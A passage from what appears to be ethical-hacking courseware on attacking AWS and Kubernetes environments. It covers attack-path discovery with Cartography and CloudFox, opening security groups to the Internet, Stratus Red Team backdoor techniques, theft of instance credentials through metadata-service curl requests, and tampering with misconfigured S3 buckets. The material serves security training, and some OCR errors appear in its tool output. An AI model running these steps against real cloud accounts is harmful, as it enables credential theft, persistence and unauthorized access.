aws apigateway get-rest-api --rest-api-id <api_id>
```

By leveraging the information extracted through these commands, attackers can launch various types of attacks including privilege escalation, data exfiltration, resource hijacking, and API abuse.

Discovering Attack Paths using Cartography

- Attackers can leverage Cartography to identify relationships and dependencies, discover misconfigurations, and pinpoint potential vulnerabilities for exploitation.
- By visualizing the interconnected components, Cartography aids in recognizing attack paths and privilege escalation opportunities.

The screenshot shows two main panels from the Cartography tool. The top panel displays a table of RDS instances with columns for arn:aws:rds:us-east-1:50121, rds:id, and db:uri. A search bar above the table filters for 'Search for RDS instances having encryption turned off'. The bottom panel shows a table of EC2 instances with columns for instance.instanceid and instance.publicdnsname. A search bar above this table filters for 'Search for EC2 instances exposed to the Internet'. Both panels have a sidebar on the left with icons for AWS, Neo4j, and CloudMapper, and a footer at the bottom left with the URL <https://github.com>.

Additional tools:

- Starbase (<https://github.com>)
- Cloudlist (<https://github.com>)
- AWS Recon (<https://github.com>)
- aws-inventory (<https://github.com>)
- CloudMapper (<https://github.com>)

Discovering Attack Paths using Cartography

Source: <https://github.com>

Cartography is a Python-based tool for mapping and understanding the security posture of various cloud platforms, such as AWS, GCP, Oracle Cloud Infrastructure, Microsoft Azure, and Okta. It ingests data from cloud infrastructure, IAM policies, and network configurations to build a comprehensive graph view. Attackers can leverage this to identify relationships and dependencies, discover misconfigurations, and pinpoint potential vulnerabilities for exploitation. By visualizing the interconnected components, Cartography aids in recognizing attack paths and privilege escalation opportunities.

Examples of Discovering Attack Paths in AWS

- Run the following command to identify RDS instances installed on the current AWS account:

```
MATCH (aws:AWSAccount) -[r:RESOURCE] -> (rds:RDSInstance)
return *
```

The above requests Neo4j to identify all the [:RESOURCE] relationships from AWSAccounts to RDSInstances and return the nodes and :RESOURCE relationships.




Figure 19.73: Screenshot of Cartography showing :RESOURCE relationships

- Run the following command to identify RDS instances with encryption turned off:

```
MATCH (a:AWSAccount) - [:RESOURCE] -> (rds:RDSInstance{storage_encrypted:false})  
RETURN a.name, rds.id
```

A screenshot of the Cartography tool interface showing the results of a search. On the left, there is a sidebar with icons for 'Home', 'A', 'List', and '</> Code'. The main area has a title 'Search for RDS instances having encryption turned off' with a magnifying glass icon. Below the title is a table with three columns: 'a.name', 'rds.id', and 'db:label'. The table contains the following data:

a.name	rds.id	db:label
sandbox	arn:aws:rds:us-east-1:50125	db:jan
sandbox	arn:aws:rds:us-east-1:50125	db:jan
corp	arn:aws:rds:us-east-1:70141	db:coi
corp	arn:aws:rds:us-east-1:70141	db:coi
corp	arn:aws:rds:us-east-1:70141	db:hai

Figure 19.74: Screenshot of Cartography showing RDS instances having encryption turned off

- Run the following command to identify EC2 instances that are directly exposed to the Internet:

```
MATCH (instance:EC2Instance{exposed_internet: true})  
RETURN instance.instanceid, instance.publicdnsname
```

A screenshot of the Cartography application interface. At the top, there is a search bar with the placeholder text "Search for EC2 instances exposed to the Internet". Below the search bar is a table with two columns: "instance.instanceid" and "instance.publicdnsname". The "instance.instanceid" column contains several EC2 instance IDs (e.g., i-053e, i-064c, i-01d6, i-000c, i-01ca). The "instance.publicdnsname" column lists corresponding public DNS names, many of which are redacted. A tooltip "redacted" points to one of the redacted entries in the second column. The table has a header row and several data rows.

instance.instanceid	instance.publicdnsname
i-053e	redacted
i-064c	ec2-...west-1.compute.amazonaws.com
i-01d6	ec2-...us-west-1.compute.amazonaws.com
i-000c	ec2-...west-1.compute.amazonaws.com
i-01ca	ec2-...west-1.compute.amazonaws.com

Figure 19.75: Screenshot of Cartography showing RDS instances exposed to the Internet

The instances shown in the above screenshot are open to the Internet either through permissive inbound IP permissions defined on their EC2 Security Groups or their network interfaces.

Some additional tools for collecting AWS Security-focused inventory:

- Starbase (<https://github.com>)
- Cloudlist (<https://github.com>)
- AWS Recon (<https://github.com>)
- aws-inventory (<https://github.com>)
- CloudMapper (<https://github.com>)

Discovering Attack Paths using CloudFox

- CloudFox scans for secrets in EC2 user data, environment variables, workloads with admin permissions, role trusts, hostnames, IPs, and filesystems in AWS infrastructure.
- Find exploitable attack paths:
`cloudfox aws --profile <profile-name> all-checks`
- Enumerate active access keys for all users:
`cloudfox aws --profile <profile-name> -v2 access-keys`
- Identify all Elastic network interfaces:
`cloudfox aws -p <profile-name> eni -v2`
- List all the IAM permissions available to a principal:
`cloudfox aws --profile <profile-name> permissions -v2`
- Identify workloads with admin permissions:
`cloudfox aws --profile <profile-name> workloads`



The screenshot shows a terminal window with a dark background and white text. It displays the results of a CloudFox command, likely 'all-checks', which outputs a large amount of JSON-like data. The data includes details about IAM roles, S3 buckets, Lambda functions, and other AWS services. The terminal window has a title bar at the top and a URL 'https://github.com' at the bottom right corner.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Discovering Attack Paths using CloudFox

Source: <https://github.com>

CloudFox is a command-line tool that allows attackers to identify exploitable attack paths within targeted cloud environments such as AWS, Azure, and GCP. Attackers can use this tool to identify critical vulnerabilities and misconfigurations in AWS. This helps attackers obtain details regarding which regions an AWS account is utilizing, along with a list of resources associated with that account.

CloudFox scans secrets hidden in EC2 user data, service-specific environment variables, workloads with administrative permissions, role trusts, host names, IPs, and file systems in the targeted AWS infrastructure. Furthermore, the tool helps in detecting overpermissive policies, finding exposed endpoints, and identifying privilege escalation opportunities.

Attackers can execute the following command in the AWS CLI to perform automated enumeration against a targeted AWS environment to determine exploitable attack paths:

`cloudfox aws --profile <profile-name> all-checks`

The above command provides comprehensive details of potential security misconfigurations and attack paths within a specified AWS environment. It generates loot files containing enumerated information, including misconfigurations within the AWS environment, which can be directly used to exploit the identified attack paths and vulnerabilities.

Kubernetes Vulnerabilities

Vulnerabilities	Description	Vulnerabilities	Description
No Certificate Revocation	<ul style="list-style-type: none">Kubernetes does not support certificate revocation.Attackers can exploit the certificate before it is replaced across the entire cluster.	Non-constant Time Password Comparison	<ul style="list-style-type: none">Kube-apiserver using basic password authentication, does not perform secure comparison of secret values.Attackers can launch timing attacks to retrieve passwords.
Unauthenticated HTTPS Connections	<ul style="list-style-type: none">Though Kubernetes uses PKI, connections between the components are not authenticated properly.Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.	Hardcoded Credential Paths	<ul style="list-style-type: none">If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster.
Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Bearer tokens are logged in hyperkube kube-apiserver system logs.Attackers having access to the system logs can impersonate a legitimate user.	Log Rotation is not Atomic	<ul style="list-style-type: none">During log rotation, if the kubelet is restarted, all the logs may be erased.The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs.
Exposure of Sensitive Data via Environment Variables	<ul style="list-style-type: none">Environmental variables allow settings to be derived from the variables.Attackers can gain access to the stored values through environment logging.	No Back-off Process for Scheduling	<ul style="list-style-type: none">No back-off process for scheduling the execution of Kubernetes pods.This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes.
Secrets at Rest not Encrypted by Default	<ul style="list-style-type: none">Secrets defined by users are not encrypted by default.Attackers gaining access to etcd servers can retrieve unencrypted secrets.	No Non-repudiation	<ul style="list-style-type: none">If debug mode is disabled, kube-apiserver does not record user actions.Attackers can directly interact with kube-apiserver and perform various malicious activities.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Kubernetes Vulnerabilities

Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	<ul style="list-style-type: none">Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate.Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	<ul style="list-style-type: none">Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS).Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs.Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

- **elastic-network-interfaces:** Identifies all elastic network interfaces, including the eni ID, type, external IP, private IP, VPCID, attached instance, and description.

```
cloudfox aws -p <profile-name> eni -v2
```

- **endpoints:** Enumerates vulnerable endpoints from various services.

```
cloudfox aws --profile <profile-name> -v2 endpoints
```

- **permissions:** Lists all IAM permissions available to a principal, except for resource-based permissions.

```
cloudfox aws --profile <profile-name> permissions -v2
```

- **secrets:** Displays secrets from SecretsManager and SSM.

```
cloudfox aws --profile <profile-name> -v2 secrets
```

- **workloads:** Identifies workloads with admin permissions or a path to admin permissions.

```
cloudfox aws --profile <profile-name> workloads
```

Note: Although these commands do not require full administrative privileges, they do require a range of specific IAM permissions. To execute these commands successfully, attackers should have appropriate IAM policies attached to their roles or user accounts.

Identify Security Groups Exposed to the Internet

- Attackers can exploit **open security groups** to gain unauthorized network access by targeting ports that allow **unrestricted traffic**.
- Open security groups allowing inbound traffic from any IP address on **commonly used ports** (e.g., SSH, HTTP, HTTPS, MySQL), **expose services** to the Internet, making them vulnerable to attacks such as brute force.

Techniques to Enumerate the Open Security Groups

Using AWS Management Console:

- Step 1:** Navigate to the EC2 Dashboard
- Step 2:** Select "Security Groups" from the sidebar
- Step 3:** Review the inbound and outbound rules for any **security group** allowing access from 0.0.0.0/0

Using AWS CLI

- Command to **identify security groups** with vulnerable open ports exposed to the Internet:
`aws ec2 describe-security-groups \ --filter Name=ip-permission.cidr,Values=0.0.0.0/0,::/0 \ [--filter Name=ip-permission.from-port,Values=<port numbers>]`
- Command to **define unrestricted network access** on a specific port:
`aws ec2 authorize-security-group-ingress --group-id <security group ID> --protocol <protocol> --port <port number> --cidr 0.0.0.0/0`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Identify Security Groups Exposed to the Internet

Attackers can exploit open security groups to gain unauthorized network access by targeting ports that allow unrestricted traffic. When **security group rules** are configured to permit inbound traffic from any IP address on **commonly used ports**, such as SSH (port 22), HTTP (port 80), HTTPS (port 443), or database ports (e.g., MySQL on port 3306), these services are exposed to the Internet. Attackers can scan for open ports and exploit them, launch brute-force attacks on the SSH to gain control, execute commands, exfiltrate data, or establish persistence within the network. Similarly, attackers can use open security groups to identify and exploit vulnerabilities, such as SQL injection, XSS, or RCE, leading to unauthorized access, data breaches, and further penetration into the AWS environment.

An attacker can use the following methods to enumerate open security groups in an AWS environment:

- Using AWS Management Console:
 - Step 1:** Navigate to the EC2 Dashboard.
 - Step 2:** Select "Security Groups" from the sidebar.
 - Step 3:** Review the inbound and outbound rules for any security group, allowing access from 0.0.0.0/0.

- Using AWS CLI:
 - Run the following command to identify security groups with vulnerable open ports exposed to the Internet:

```
aws ec2 describe-security-groups \ --filter Name=ip-
permission.cidr,Values=0.0.0.0/0,::/0 \ [--filter Name=ip-
permission.from-port,Values=<port numbers>]
```

In the above command,

- **--filter Name=ip-permission.cidr,Values=0.0.0.0/0,::/0** - filters security group rules that allow traffic from any IPv4 or IPv6 address.
- **--filter Name=ip-permission.from-port,Values=<port numbers>** - filters security groups to those that allow traffic on specific ports.

Examining the values of “FromPort” and “ToPort” in the output of this command allows attackers to identify risky open ports. These open ports can be exploited to gain unauthorized network access to the targeted AWS environment.

Furthermore, attackers can use the following command to define unrestricted network access at a specific port:

```
aws ec2 authorize-security-group-ingress --group-id <security group
ID> --protocol <protocol> --port <port number> --cidr 0.0.0.0/0
```

Note: Executing these commands does not necessarily require full administrative privileges but does require appropriate IAM permission. The necessary permission is **ec2:DescribeSecurityGroups**. Users with the **AmazonEC2ReadOnlyAccess** policy or higher have sufficient permission to run the command.

AWS Threat Emulation using Stratus Red Team

- Stratus Red Team is "Atomic Red Team™" for the cloud, allowing to emulate offensive attack techniques in a granular and self-contained manner.
- The tool supports multiple platforms, including AWS, GCP, Azure, and Kubernetes
- Command to list available attack techniques for the MITRE ATT&CK 'persistence' tactic against AWS

TECHNIQUE ID	TECHNIQUE NAME	PLATFORM	MITRE ATTACK TACTIC
aws-persistence-backdoor-lambda-function	Backdoor Lambda Function Through Resource-Based Policy	AWS	Persistence
aws-persistence-backdoor-iam-role	Backdoor an IAM Role	AWS	Persistence
aws-persistence-backdoor-iam-user	Create an Access Key on an IAM User	AWS	Persistence
aws-persistence-iam-user-create-login-profile	Create a Login Profile on an IAM User	AWS	Privilege Escalation
aws-persistence-malicious-iam-user	Create an Administrative IAM User	AWS	Persistence
			Privilege Escalation

- Command to detonating an attack technique

```
stratus detonate aws-persistence.backdoor-lambda-function
2022/01/24 21:25:23 Checking your authentication against the AWS API
2022/01/24 21:25:23 Not warning up - aws-persistence.backdoor-lambda-function is already warn. Use --force to force
2022/01/24 21:25:23 Backdooring the resource-based policy of the Lambda function stratus-sample-lambda-function
2022/01/24 21:25:23 {"Sid": "backdoor", "Effect": "Allow", "Principal": "*", "Action": "lambda:InvokeFunction", "Resource": "arn:aws:lambda:us-east-1:751253943238:function:sample-lambda-function"}
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

<https://github.com>

AWS Threat Emulation using Stratus Red Team

Source: <https://github.com>

Stratus Red Team is "Atomic Red Team™" for the cloud, allowing emulation of offensive attack techniques in a granular and self-contained manner. Attackers use the Stratus Red Team to simulate various attack techniques in target cloud environments. This tool supports multiple platforms, including AWS, GCP, Azure, and Kubernetes. Inspired by the Atomic Red Team, it maps its techniques to the MITRE ATT&CK framework, allowing security teams and attackers to conduct comprehensive and realistic security checks to identify vulnerabilities. This tool is self-contained and easy to use for various attack simulations.

The following are the commands of the Stratus Red Team tool for emulating offensive attack techniques:

- To use Stratus attack techniques against AWS, the attacker must be authenticated before running the attack. For this purpose, we use the **aws-vault** command or static credentials in `~/.aws/config` and set up the desired AWS _ profile using **export AWS_PROFILE=my-profile**.
- Run the following command to be authenticated to AWS:
aws-vault exec sandbox-account
- Run the following command to list available attack techniques for the MITRE ATT&CK 'persistence' tactic against AWS:
stratus list --platform AWS --mitre-attack-tactic persistence

stratus list --platform aws --altre-attack-tactic persistence			
TECHNIQUE ID	TECHNIQUE NAME	PLATFORM	ATTACK TACTIC
aws.persistence.backdoor-lambda-function	Backdoor Lambda Function Through Resource-Based Policy	AWS	Persistence
aws.persistence.backdoor-iam-role	Backdoor an IAM Role	AWS	Persistence
aws.persistence.backdoor-iam-user	Create an Access Key on an IAM User	AWS	Persistence
aws.persistence.iam-user-create-login-profile	Create a Login Profile on an IAM User	AWS	Privilege Escalation
aws.persistence.malicious-iam-user	Create an administrative IAM User	AWS	Privilege Escalation

Figure 19.77: Screenshot of Stratus Red Team tool showing list of available attack techniques

- Run the following command to view the details of a specific technique:
stratus show <Attack technique>
- Run the following command to warm up an attack technique by spinning up the prerequisite infrastructure or configuration without detonating it:
stratus warmup <Attack technique>
- Run the following command to detonate an attack technique:
stratus detonate <Attack technique>

stratus detonate aws.persistence.backdoor-lambda-function			
2022/01/24 21:25:23	Checking your authentication against the AWS API		13:290 2:19
2022/01/24 21:25:23	Not warming up - aws.persistence.backdoor-lambda-function is already warm. Use --force to force		
2022/01/24 21:25:23	Buckdooring the resource-based policy of the Lambda Function stratus-sample-lambda-function		
2022/01/24 21:25:23	{"Sid": "backdoor", "Effect": "Allow", "Principal": "*", "Action": "lambda:InvokeFunction", "Resource": "arn:aws:lambda:us-east-1:751253841318:function:stratus-sample-lambda-function"}		

Figure 19.78: Screenshot of Stratus Red Team tool showing detonation of an attack

- Run the following command to display the current state of the attack techniques:
stratus status

ID	NAME	STATUS
aws.credentials.ec2-get-password-data	Retrieve EC2 Password Data	WARM
aws.credentials.ec2-instance-credentials	Steal EC2 Instance Credentials	WARM
aws.credentials.secretmanager-retrieve-secrets	Retrieve a High Number of Secret Manager secrets	WARM
aws.credentials.retrieve-all-ssm-parameters	Retrieve and Decrypt SSM Parameters	WARM
aws.defense-exvasion.cloudtrail-lifecycle-rule	CloudTrail Logs Ingestion Through S3 Lifecycle Rule	WARM
aws.defense-exvasion.delete-cloudtrail	Delete CloudTrail Trail	WARM
aws.defense-exvasion.stop-cloudtrail	Stop CloudTrail Trail	WARM
aws.defense-exvasion.leave-organization	Attempt to Leave the AWS Organization	WARM
aws.defense-exvasion.remove-vpc-flow-logs	Remove VPC Flow Logs	WARM
aws.discovery.basic-enumeration-free-ec2-instance	Execute Discovery Commands on an EC2 Instance	WARM
aws.exfiltration.aws-sharing	Exfiltrate an AMI by Sharing It	WARM
aws.exfiltration.s3-snapshot-shared-with-external-account	Exfiltrate S3 Snapshot by Sharing It	WARM
aws.exfiltration.s3-bucket-with-s3-bucket-policy	Backdoor an S3 Bucket via its Bucket Policy	WARM
aws.exfiltration.open-port-22-ingress-on-security-group	Open Ingress Port 22 on a Security Group	WARM
aws.persistence.backdoor-lambda-function	Backdoor Lambda Function Through Resource-Based Policy	DEPLETED
aws.persistence.backdoor-iam-role	Backdoor an IAM Role	WARM
aws.persistence.backdoor-iam-user	Create an Access Key on an IAM User	WARM
aws.persistence.iam-user-create-login-profile	Create a Login Profile on an IAM User	WARM
aws.persistence.malicious-iam-user	Create an administrative IAM User	DEPLETED

Figure 19.79: Screenshot of Stratus Red Team tool showing the status of attacks

- Run the following command to clean up any leftover infrastructure from an attack technique
stratus cleanup <Attack technique> or \$ stratus cleanup --all

Gathering Cloud Keys Through IMDS Attack

- An attacker launches **IMDS attacks** to obtain **cloud keys** and gain access to the cloud resources
 - Execute the following command to **access the instances** and identify various roles associated with the instances:
`curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`
 - Now, add a **role name** as a suffix to obtain the cloud keys:
`curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`

Copyright © NC-Source. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ncsource.org.

Gathering Cloud Keys Through IMDS Attack

Source: <https://docs.aws.amazon.com>

In an AWS environment, cloud access keys are security credentials used by an IAM user or an AWS account as the root user to access AWS services. The access key ID and secret access key are integral parts of the cloud keys that can be used to authenticate requests. Attackers launch IMDS attacks to obtain cloud keys and gain access to cloud resources. The attacker can access a REST API operating at a particular IP address (here, 169.254.169.254) through the IMDS (IMDSv1) and obtain information about the EC2 instances and their security credentials. Attackers can use an IPv6 address (fd00:ec2::254) for Nitro EC2 instances.

- Run the following curl command to access the instances and identify the various associated roles:

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

- Now, add a role name as a suffix to obtain the cloud keys:

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>
```

```
[ec2-user@ip-172-31-98-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
[ec2-user@ip-172-31-98-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3-access-for-ec2

{
    "Code": "Success",
    "LastUpdated": "2019-12-08T22:26:26Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "ASIAUER7KXKJQA45VK3FB",
    "SecretAccessKey": "3NPtV5qj50C71dC8Leww6Cpwv50N1QBNK0fM7V0",
    "Token": "S00fD37D421VK2V1E9cAtAVzLWvNcD9tHg7P6DC8F4371C208H1%e21DDEEXh/F#j:s1LmYQn03XWeoRtRDAlB0hdvz7yub3aT20Muq051aT+2ey3rwFCBhY14201fh3:nAgiw/
    ///////////////////////////////////////////////////////////////////896AE0D9XM204HxN2NDp20C1K0AC2yQzwPioc55Ei#Kq4C2RfgvoQ1LA03VHRalV530193h/M2a/30A32wp1PzGRAlhArP0884hC0e7eXRN0V7L2hPNjX0Kt;EHB8E3+N4456Y03u700#h
    #HDf73MEg3Nj5p37Rp6LY2T1w17E5YfQ1O0NYAHESh5qEM63H6f5eoy1Ez0C2uHNNYVMPNne1jqp/INR2HTC00011aLevIZ3lo4qk0VSkoLfdgjhtidCAs/014TCn4hDtsD0hWlw1w1PE21fLmfpD2h
    RTxgCVxxL07IMF97101LjvL78gzoXuUNFEAAK6hlyuHAAxTALEP0osm9705+0f078u3Cyltag340ay1t0uvsirqEFry5IutrzjeJt+axJco92VgXTRAssUYgg00CR88d3+010Gh9018G)SPjrx3GIV
    mmtt7H60wpn17A67z6Y1YfMSBnJ70Rus1V90n2N0qvv9C92R1yVKAchTx29h27C2z#Py21R9VpgodSKs+hCO/Ymaw02SHFPngiw4Dg/Pw]90EGeo07yz26LCAP1wvHs01bg8R0f7ek0277PevLN
    Myg/4rSEET6423Y4fusokAY3d1V16t1Hg0/dvOpC8ja1w7L26tFEL5/2Raj2Ly0d13J7P5byPs77D+ogns/NGODrFjh103+xc104GclnQH6krJHq0R/XywHCZiuRk1aXBYqrrRMZfH80CAcVpgz1Wq
    n+8=8vFGX/KdP4ib5hDQZFuQ4dmYD1hEI.KqV2lHCRfDZ7Pj9H0Ryw1P1uNCAGkCYTeK1sttOHh0s2inDBqLyy203zm2KxvKngwFcc03m137rx3bmH0w6331236aYzg7K20NVwCMsAEY1h0dCSH
    a5YpQlunKz85yEFFg==",
    "Expiration": "2019-12-09T05:00:37Z"
}[ec2-user@ip-172-31-98-188 ~]$
```

Figure 19.80: Screenshot showing cloud keys

The attacker can retrieve instance metadata through IMDSv2 in the following ways.

- Run the following command to generate a token by specifying a session duration:

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H
"X-aws-ec2-metadata-token-ttl-seconds: 21600"'
```

- Then, use the generated token in all AWS requests:

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/
```

Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets.

Step 2: Setup AWS command-line interface

Install aws-cli to check the version and create an account.

Step 3: Extract access keys

- Sign in and go to <https://console.aws.amazon.com/iam/>
- Select **Users** → **Add User**
- Fill in the necessary details and click on the “**Create User**” button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command
`aws configure`

Step 5: Identify vulnerable S3 buckets

Run the command
`aws s3 ls s3://[bucket_name]`

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request
